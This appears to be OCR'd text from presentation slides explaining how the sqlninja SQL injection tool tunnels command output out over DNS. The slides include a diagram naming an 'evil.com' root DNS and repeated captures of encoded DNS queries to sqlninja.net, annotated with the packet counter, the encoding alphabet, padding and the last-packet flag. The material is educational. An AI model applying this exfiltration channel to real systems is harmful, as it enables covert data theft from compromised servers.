


Root DNS	
*.evil.com	x.y.w.z

→ Command launched via SQL Injection

⇢ Command output received via DNS


DNS tunneling (cont.)



```
Standard query A a8bugquudjnztws1theaytenzogaxdalrreb1ws3dieazteidcp.sqlninja.net
Standard query A b8f0gk2zan3tcazdborqtudinbigq0cssmvygy4jamzzg41jage.sqlninja.net
Standard query A c8zdolrqfyyc2mj0ebrhs3dfom4tgmraoruw0zj3gfwxgicukrg.sqlninja.net
Standard query A d8d0mjshagq0cssmvygy4jamzzg41jagezdolrqfyyc2mj0ebrh.sqlninja.net
Standard query A e8s3dfom4tgmraoruw0zj2gfwxgicukrgd0mjshagq0cssmvygy.sqlninja.net
Standard query A f84jamzzg41jagezdolrqfyyc2mj0ebrhs3dfom4tgmraoruw0z.sqlninja.net
Standard query A g8j2gfwxgicukrgd0mjshagq0cssmvygy4jamzzg41jagezdolr.sqlninja.net
Standard query A h8qfyyc2mj0ebrhs3dfom4tgmraoruw0zj2gfwxgicukrgd0mjs.sqlninja.net
Standard query A i8hagq0cqnbuffa0lom2qhg3dboruxg3djmnzsaztpoiqdcmrxf.sqlninja.net
Standard query A j8yyc2mboge3a0dikeaqcaicqmfrwwzluom3cau1fnz0capjagq.sqlninja.net
Standard query A k8wcautfmnsws3tfmqqd0ibufqqey11toqqd0ibqeaudajjanrx.sqlninja.net
Standard query A l8xg2zjfqgq0csbobyhe11ynfwwc3dfebzg43lomqqhi2tjoaqh.sqlninja.net
Standard query A m8i0lnmvzsa0loebwws1dmnewxgzldn3xgi2z0bugquibaeaqe0.sqlninja.net
Standard query A n80lonfwxk1jahuqda1ltfqqe0ylynfwxk1jahuqdc1ltfqqec3.sqlninja.net
Standard query A o9tfojqwozjahuqda1ltbugqu777.sqlninja.net
```

Here's an example of tunneled output


DNS tunneling (cont.)



```
Standard query A a8bugquudjnztws1theaytenzogaxdalrreb1ws3dieazteidcp.sqlninja.net
Standard query A b8f0gk2zan3tcazdborqtudinbigq0cssmvygy4jamzzg41jage.sqlninja.net
Standard query A c8zdolrqfyyc2mj0ebrhs3dfom4tgmraoruw0zj3gfwxgicukrg.sqlninja.net
Standard query A d8d0mjshagq0cssmvygy4jamzzg41jagezdolrqfyyc2mj0ebrh.sqlninja.net
Standard query A e8s3dfom4tgmraoruw0zj2gfwxgicukrgd0mjshagq0cssmvygy.sqlninja.net
Standard query A f84jamzzg41jagezdolrqfyyc2mj0ebrhs3dfom4tgmraoruw0z.sqlninja.net
Standard query A g8j2gfwxgicukrgd0mjshagq0cssmvygy4jamzzg41jagezdolr.sqlninja.net
Standard query A h8qfyyc2mj0ebrhs3dfom4tgmraoruw0zj2gfwxgicukrgd0mjs.sqlninja.net
Standard query A i8hagq0cqnbuffa0lom2qhg3dboruxg3djmnzsaztpoiqdcmrxf.sqlninja.net
Standard query A j8yyc2mboge3a0dikeaqcaicqmfrwwzluom3cau1fnz0capjagq.sqlninja.net
Standard query A k8wcautfmnsws3tfmqqd0ibufqqey11toqqd0ibqeaudajjanrx.sqlninja.net
Standard query A l8xg2zjfqgq0csbobyhe11ynfwwc3dfebzg43lomqqhi2tjoaqh.sqlninja.net
Standard query A m8i0lnmvzsa0loebwws1dmnewxgzldn3xgi2z0bugquibaeaqe0.sqlninja.net
Standard query A n80lonfwxk1jahuqda1ltfqqe0ylynfwxk1jahuqdc1ltfqqec3.sqlninja.net
Standard query A o9tfojqwozjahuqda1ltbugqu777.sqlninja.net
```

...First, we need a packet counter, as UDP does not guarantee ordered delivery


DNS tunneling (cont.)



```
Standard query A a8bugquudjnztws1theaytenzogaxdalrreb1ws3dieazteidcp sqlninja.net
Standard query A b8f0gk2zan3tcazdborqtudinbigq0cssmvygy4jamzzg41jage sqlninja.net
Standard query A c8zdolrqfyyc2mj0ebrhs3dfom4tgmraoruw0zj3gfwxgicukrg sqlninja.net
Standard query A d8d0mjshagq0cssmvygy4jamzzg41jagezdolrqfyyc2mj0ebrh sqlninja.net
Standard query A e8s3dfom4tgmraoruw0zj2gfwxgicukrgd0mjshagq0cssmvygy sqlninja.net
Standard query A f84jamzzg41jagezdolrqfyyc2mj0ebrhs3dfom4tgmraoruw0z sqlninja.net
Standard query A g8j2gfwxgicukrgd0mjshagq0cssmvygy4jamzzg41jagezdolr sqlninja.net
Standard query A h8qfyyc2mj0ebrhs3dfom4tgmraoruw0zj2gfwxgicukrgd0mjs sqlninja.net
Standard query A i8hagq0cqnbuffa0lom2qhg3dboruxg3djmnzsaztpoiqdcmrxf sqlninja.net
Standard query A j8yyc2mboge3a0dikeaqcaicqmfrwwzluom3cau1fnz0capjagq sqlninja.net
Standard query A k8wcautfmnsws3tfmqqd0ibufqqey1ltoqqd0ibqeaudajjanrx sqlninja.net
Standard query A l8xg2zjfqgq0csbobyhe1lynfwwc3dfebzg43lomqqhi2tjoaqh sqlninja.net
Standard query A m8i0lnmvzsa0loebwws1dmnewxgzldn3xgi2z0bugquibaeaqe0 sqlninja.net
Standard query A n80lonfwxk1jahuqda1ltfqqe0ylynfwxk1jahuqdc1ltfqqec3 sqlninja.net
Standard query A o9tfojqwozjahuqda1ltbugqu777.sqlninja.net
```

The actual payload uses 32 characters, from 'a' to 'z' plus numbers from 0 to 5, and the number 7 for padding

DNS tunneling (cont.)




Last packet flag

```
Standard query A a8bugquudjnztws1theaytenzogaxdalrreb1ws3dieazteidcp.sqlninja.net
Standard query A b8f0gk2zan3tcazdborqtudinbigq0cssmvygy4jamzzg41jage.sqlninja.net
Standard query A c8zdolrqfyyc2mj0ebrhs3dfom4tgmraoruw0zj3gfwxgicukrg.sqlninja.net
Standard query A d8d0mjshagq0cssmvygy4jamzzg41jagezdolrqfyyc2mj0ebrh.sqlninja.net
Standard query A e8s3dfom4tgmraoruw0zj2gfwxgicukrgd0mjshagq0cssmvygy.sqlninja.net
Standard query A f84jamzzg41jagezdolrqfyyc2mj0ebrhs3dfom4tgmraoruw0z.sqlninja.net
Standard query A g8j2gfwxgicukrgd0mjshagq0cssmvygy4jamzzg41jagezdolr.sqlninja.net
Standard query A h8qfyyc2mj0ebrhs3dfom4tgmraoruw0zj2gfwxgicukrgd0mjs.sqlninja.net
Standard query A i8hagq0cqnbuffa0lom2qhg3dboruxg3djmnzsaztpoiqdcmrxf.sqlninja.net
Standard query A j8yyc2mboge3a0dikeaqcaicqmfrwwzluom3cau1fnz0capjagq.sqlninja.net
Standard query A k8wcautfmnsws3tfmqqd0ibufqqey11toqqd0ibqeaudajjanrx.sqlninja.net
Standard query A l8xg2zjfqgq0csbobyhe11ynfwwc3dfebzg43lomqqhi2tjoaqh.sqlninja.net
Standard query A m8i0lnmvzsa0loebwws1dmnewxgzldn3xgi2z0bugquibaeaqe0.sqlninja.net
Standard query A n80lonfwxk1jahuqda1ltfqqe0ylynfwxk1jahuqdc1ltfqqec3.sqlninja.net
Standard query A o9tfojqwozjahuqda1ltbugqu777.sqlninja.net
```

We also need a flag to indicate whether more packets should be expected....

DNS tunneling (cont.)




Evil Domain

```
Standard query A a8bugquudjnztws1theaytenzogaxdalrreb1ws3dieazteidcp.sqlninja.net
Standard query A b8f0gk2zan3tcazdborqtudinbigq0cssmvygy4jamzzg41jage.sqlninja.net
Standard query A c8zdolrqfyyc2mj0ebrhs3dfom4tgmraoruw0zj3gfwxgicukrg.sqlninja.net
Standard query A d8d0mjshagq0cssmvygy4jamzzg41jagezdolrqfyyc2mj0ebrh.sqlninja.net
Standard query A e8s3dfom4tgmraoruw0zj2gfwxgicukrgd0mjshagq0cssmvygy.sqlninja.net
Standard query A f84jamzzg41jagezdolrqfyyc2mj0ebrhs3dfom4tgmraoruw0z.sqlninja.net
Standard query A g8j2gfwxgicukrgd0mjshagq0cssmvygy4jamzzg41jagezdolr.sqlninja.net
Standard query A h8qfyyc2mj0ebrhs3dfom4tgmraoruw0zj2gfwxgicukrgd0mjs.sqlninja.net
Standard query A i8hagq0cqnbuffa0lom2qhg3dboruxg3djmnzsaztpoiqdcmrxf.sqlninja.net
Standard query A j8yyc2mboge3a0dikeaqcaicqmfrwwzluom3cau1fnz0capjagq.sqlninja.net
Standard query A k8wcautfmnsws3tfmqqd0ibufqqey11toqqd0ibqeaudajjanrx.sqlninja.net
